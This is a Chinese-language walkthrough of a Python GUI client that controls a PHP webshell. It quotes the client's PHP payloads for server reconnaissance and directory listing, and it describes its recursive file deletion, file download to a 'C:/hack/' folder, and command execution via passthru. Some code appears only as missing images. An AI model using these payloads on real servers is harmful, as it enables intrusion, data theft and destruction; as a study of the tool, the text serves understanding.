def dols(self, ev=None)函数：

$dirname=\tdir\;

if(is\_dir($dirname))

{

$dir=opendir($dirname);

$file="";

while($file=readdir($dir)){print $file."\n" ;}

closedir($dir);

}else{print \"not a dir\";}

## main()函数：

要发送的POST数据：

@ini\_set("display\_errors","0");

@set\_time\_limit(0);

@set\_magic\_quotes\_runtime(0);

1、经匹配initdi = echo $D

echo("->|");

$D=dirname($\_SERVER["SCRIPT\_FILENAME"]);if($D=="")$D=dirname($\_SERVER["PATH\_TRANSLATED"]);echo $D;

echo("|<-");

2、经匹配 diskinfo = echo $R

if(substr($D,0,1)!="/") {foreach(range("A","Z") as $L) if(is\_dir("{$L}:")) $R.="{$L}:";}

echo("->|");

echo $R;

echo("|<-");

3、经匹配 usrinfo = echo $usr

$u=(function\_exists('posix\_getegid'))?@posix\_getpwuid(@posix\_geteuid()):'';$usr=($u)?$u['name']:@get\_current\_user();

echo("->|");

echo $usr;

echo("|<-");

4、经匹配 osinfo = echo php\_uname()

echo("->|");

echo php\_uname();

echo("|<-");die();

data={'value': ''}

1. initdir = matchObj.group(1)

#匹配到的PHP语句:

$D=dirname($\_SERVER["SCRIPT\_FILENAME"]);if($D=="")$D=dirname($\_SERVER["PATH\_TRANSLATED"]);echo $D;

$\_SERVER[‘SCRIPT\_FILENAME’]获取的是当前运行脚本名称，不管$\_SERVER[‘SCRIPT\_FILENAME’]是在被包含的文件里面还是在当前执行脚本文件里面，运行的结果不会发生任何变化

2、diskinfo = matchObj.group(2)

匹配到的PHP语句:echo $R; 从if (substr($D, 0, 1) != "/") {foreach(range("A", "Z") as $L) if (is\_dir("{$L}:")) $R.="{$L}:";}可以看出$R是显示当前目录的盘符

3、usrinfo = matchObj.group(3)

匹配到的PHP语句:


echo $usr;


从$u = (function\_exists('posix\_getegid'))?@posix\_getpwuid( @posix\_geteuid() ):'';$usr = ($u)?$u['name']:@get\_current\_user();可以看出$usr是显示当前的用户

4、osinfo = matchObj.group(4)

匹配echo php\_uname();获取系统类型及版本号

1、def dols(self, ev=None):函数






发送的php语句的功能：获取函数执行的当前路径下的文件和目录，将它们存在$file下。

res接收返回的数据（即$file的值）注：当选中项不是文件夹时，标红。

将存储的文件依次罗列在列表框中

2、def setdirandgo(self, ev=None):双击列表时执行



此函数与DirList的双击事件绑定




当双击时，会执行这个函数，这个函数的功能是将选定文件夹添加到self.cwd的（原来的路径后面）此时会刷新路径，

再调用dols函数（重新刷新一遍列出的文件列表）

3、delete(self, ev=None):函数：




通过curselection函数获取当前的item index，然后通过get函数获取对应的选项名称。



先检查check是否为false，若是，则给check赋值为空（即gui的界面上是否选择了文件或文件夹，如果选择了则check就是那个文件的名字，没选择的话就是空）

dirname为选择文件的绝对路径：




data中的PHP代码实现的功能是:


判断是目录还是文件或者空目录，若是文件则删除，若是目录，则打开目录，判断目录里的是文件还是目录，若是文件则删除目录中的文件，否则迭代到此函数（迭代循环）。

4、def download()：下载函数：



通过curselection函数获取当前的item index，然后通过get函数获取对应的选项名称。






data中php代码实现的功能是读取选中的文件并记录


feof() 函数检查是否已到达文件末尾（EOF）。

如果出错或者文件指针到了文件末尾（EOF）则返回 TRUE，否则返回 FALSE。feof() 函数对遍历长度未知的数据很有用。



发送data请求，并将返回的数据，写入到C:/hack/目录下以选定文件名命名的文件中。

5、def shell()定义shell函数：



passthru — 执行外部程序并且显示原始输出

此函数的作用是执行cmd框中用户输入的的shell命令并将其再text框中显示出来，显示之前先删除text框中的数据